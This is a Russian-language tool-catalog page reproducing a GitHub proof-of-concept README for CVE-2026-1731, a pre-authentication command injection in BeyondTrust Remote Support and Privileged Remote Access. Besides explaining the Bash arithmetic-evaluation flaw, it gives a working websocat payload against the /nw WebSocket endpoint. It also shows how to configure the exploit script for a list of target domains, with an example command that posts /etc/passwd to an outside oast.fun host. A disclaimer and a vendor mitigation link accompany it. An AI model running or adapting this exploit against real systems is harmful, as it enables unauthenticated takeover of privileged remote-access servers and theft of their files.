Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-1731 — CVE-2026-1731 — Критическая уязвимость внедрения команд в BeyondTrust Remote Support и Privileged Remote Access, вызванная небезопасной арифметической оценкой Bash в скрипте, доступном через WebSocket. | Kitploit
Инструменты/GitHubGitHub/win3zz/cve-2026-1731
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed Teaming
GitHubwin3zz/cve-2026-1731

CVE-2026-1731

CVE-2026-1731 — Критическая уязвимость внедрения команд в BeyondTrust Remote Support и Privileged Remote Access, вызванная небезопасной арифметической оценкой Bash в скрипте, доступном через WebSocket.

Репозиторий
358589 месяцев назадПроверено Kitploit
Поделиться

CVE-2026-1731 BeyondTrust Remote Support Pre-Auth RCE PoC

[!WARNING] Этот скрипт предназначен только для образовательных и исследовательских целей. Не используйте его против систем без явного разрешения. Несанкционированный доступ или тестирование незаконны и неэтичны. Прочтите полный DISCLAIMER перед использованием этого скрипта.

Обзор

Этот скрипт демонстрирует критическую уязвимость внедрения команд (CVE-2026-1731), затрагивающую BeyondTrust Remote Support (RS) и Privileged Remote Access (PRA). Проблема исходит из той же конечной точки, доступной через WebSocket, которая была задействована в более ранней громкой CVE-2024-12356, что делает этот вариант тесно связанным.

Уязвимость существует потому, что серверный скрипт thin-scc-wrapper выполняет арифметические сравнения над данными, контролируемыми атакующим, а именно над значением remoteVersion, отправляемым во время рукопожатия WebSocket. Bash обрабатывает операнды в числовых сравнениях как выражения, а не как обычные строки, что позволяет сконструированным нагрузкам, таким как a[$(cmd)]0, вызывать выполнение произвольных команд во время оценки.

Несмотря на то, что BeyondTrust добавила числовую проверку корректности в этом цикле исправлений, это не мешает Bash выполнять оценку выражений позже, оставляя конечную точку эксплуатируемой. Атакующие могут получить выполнение кода, просто открыв WebSocket-соединение и отправив вредоносное значение версии до аутентификации.

Нагрузка (Payload)

echo -ne "hax[\$(ATTACKER-COMMAND)]\naaaaaaaa-aaaa-aaaa-aaaaaaaaaaaa\n0\naaaa\n" | \
./websocat -k wss://AFFECTED-SYSTEM:443/nw \
--protocol "ingredi support desk customer thin" \
-H "X-Ns-Company: COMPANY-NAME" \
--binary -n -

Зависимости

pip3 install requests

Скачать websocat

wget -O websocat https://github.com/vi/websocat/releases/download/v1.14.1/websocat.x86_64-unknown-linux-musl
chmod +x websocat

(Поместите его в ту же папку, где находится ваш Python-скрипт.)

Или переместите его в общесистемное расположение:

sudo mv websocat /usr/local/bin/

Создайте domains.txt в той же директории

Добавьте URL-адреса, которые вы хотите протестировать:

example1.com
example2.com
example3.com

Использование скрипта

Отредактируйте следующую строку в скрипте, чтобы настроить команду, которую должен выполнить эксплойт через WebSocket:

CMD = "YOUR-COMMAND-HERE"

Например:


CMD = "curl -X POST -d @/etc/passwd http://XXXXXXXXX.oast.fun/"

После того как команда задана, запустите скрипт:

python3 exploit.py

Или сделайте его исполняемым и запустите напрямую:

chmod +x exploit.py
./exploit.py

1 2

Меры по смягчению

  • https://www.beyondtrust.com/trust-center/security-advisories/bt26-02

Ссылки

  • Оригинальный анализ - https://attackerkb.com/topics/jNMBccstay/cve-2026-1731/rapid7-analysis
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    322
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    251

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →